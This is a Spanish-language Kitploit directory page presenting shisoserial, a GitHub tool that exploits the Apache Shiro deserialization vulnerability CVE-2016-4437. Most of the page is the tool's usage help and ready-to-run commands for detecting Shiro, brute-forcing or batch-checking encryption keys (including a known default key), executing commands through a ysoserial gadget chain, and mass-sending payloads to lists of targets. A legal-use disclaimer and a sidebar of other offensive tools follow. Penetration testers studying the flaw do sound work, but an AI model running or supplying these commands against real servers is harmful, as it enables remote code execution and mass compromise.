
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
shisoserial — Una herramienta de explotación rápida para la vulnerabilidad de deserialización de shiro (CVE-2016-4437)/Una herramienta simple dirigida a ataques al framework shiro con ysoserial. | Kitploit
Herramientas/GitHubGitHub/4nth0ny1130/shisoserial
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHub4nth0ny1130/shisoserial

shisoserial

Una herramienta de explotación rápida para la vulnerabilidad de deserialización de shiro (CVE-2016-4437)/Una herramienta simple dirigida a ataques al framework shiro con ysoserial.

Ver Repositorio
24229hace 4 añosRevisado por Kitploit
Compartir

shisoserial

Documento en inglés

¿Qué es esto?

Una herramienta de explotación rápida para la vulnerabilidad de deserialización de Shiro (CVE-2016-4437)

Contribuyentes

4nth0ny @Laboratorio Viernes

Bienvenidos issues/pull requests

:)

Entorno

  • python 3.x

  • JDK 1.8

Instalación

python3 -m pip install -r requirements.txt

Para AttributeError: module 'Crypto.Cipher.AES' has no attribute 'MODE_GCM' o No module named 'Crypto'

python3 -m pip uninstall crypto pycryptodome
python3 -m pip install pycryptodome

Uso

usage: shisoserial.py [-h] --mode MODE --url  [--type default:CBC] [--data] [--key] [--gadget] [--command default:whoami] [--proxies] [--ser] [--thread]

This is a simple tool to attack framework shiro with ysoserial

optional arguments:
  -h, --help            show this help message and exit
  --mode MODE, -m MODE  check/crack/yso/echo/encode
  --url , -u            Target URL address or the file containing the target URL
  --type default:CBC, -t default:CBC
                        Cipher Type, GCM or CBC
  --data , -d           Using this parameter will make HTTP request with POST method
  --key , -k            Specify a Shiro Key or will use dictionary brute force cracking
  --gadget , -g         Specific Ysoserial Gadget
  --command default:whoami, -c default:whoami
                        Specific Execute Command
  --proxies , -p        Specific Proxy
  --ser , -s            Specific serialize file name
  --thread , -T         Specific the number of threads

Ejemplos


Verificar si el objetivo utiliza el framework Shiro (usando cifrado CBC por defecto)

python3 shisoserial.py -m check -u http://127.0.0.1:8080

Fuerza bruta de la clave Shiro del objetivo usando proxy y cifrado CBC

python3 shisoserial.py -m crack -u http://*.*.*.*:**** -t CBC -p ****://*.*.*.*:****/

Usar la cadena de explotación CommonsCollectionsK1 para ejecutar un comando y obtener el resultado

python3 shisoserial.py -m echo -u http://127.0.0.1:8080 -g CommonsCollectionsK1 -c id
Verificar en lote la clave Shiro especificada usando peticiones POST

python3 shisoserial.py -m crack -u target_urls.txt -k kPH+bIxk5D2deZiIxcaaaA== -d username=1

image-20211229223405240

Construir payload usando un archivo de datos serializados y enviarlo masivamente con múltiples hilos

python3 shisoserial.py -m encode -u target_urls.txt -t cbc -s 1.ser -T 4

image-20211230181021173

Descargo de responsabilidad

Esta herramienta solo debe utilizarse en la construcción de seguridad empresarial con la autorización legal suficiente. Al usar esta herramienta, debe asegurarse de que todas sus acciones cumplan con las leyes y regulaciones locales. Si realiza algún acto ilegal durante el uso de esta herramienta, asumirá todas las consecuencias. Todos los desarrolladores y contribuyentes de esta herramienta no asumen ninguna responsabilidad legal o vicaria. A menos que haya leído, entendido completamente y aceptado todos los términos de este acuerdo, no instale ni use esta herramienta. Su uso o cualquier otra forma expresa o implícita de aceptación de este acuerdo se considerará como que ha leído y aceptado estar sujeto a este acuerdo.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

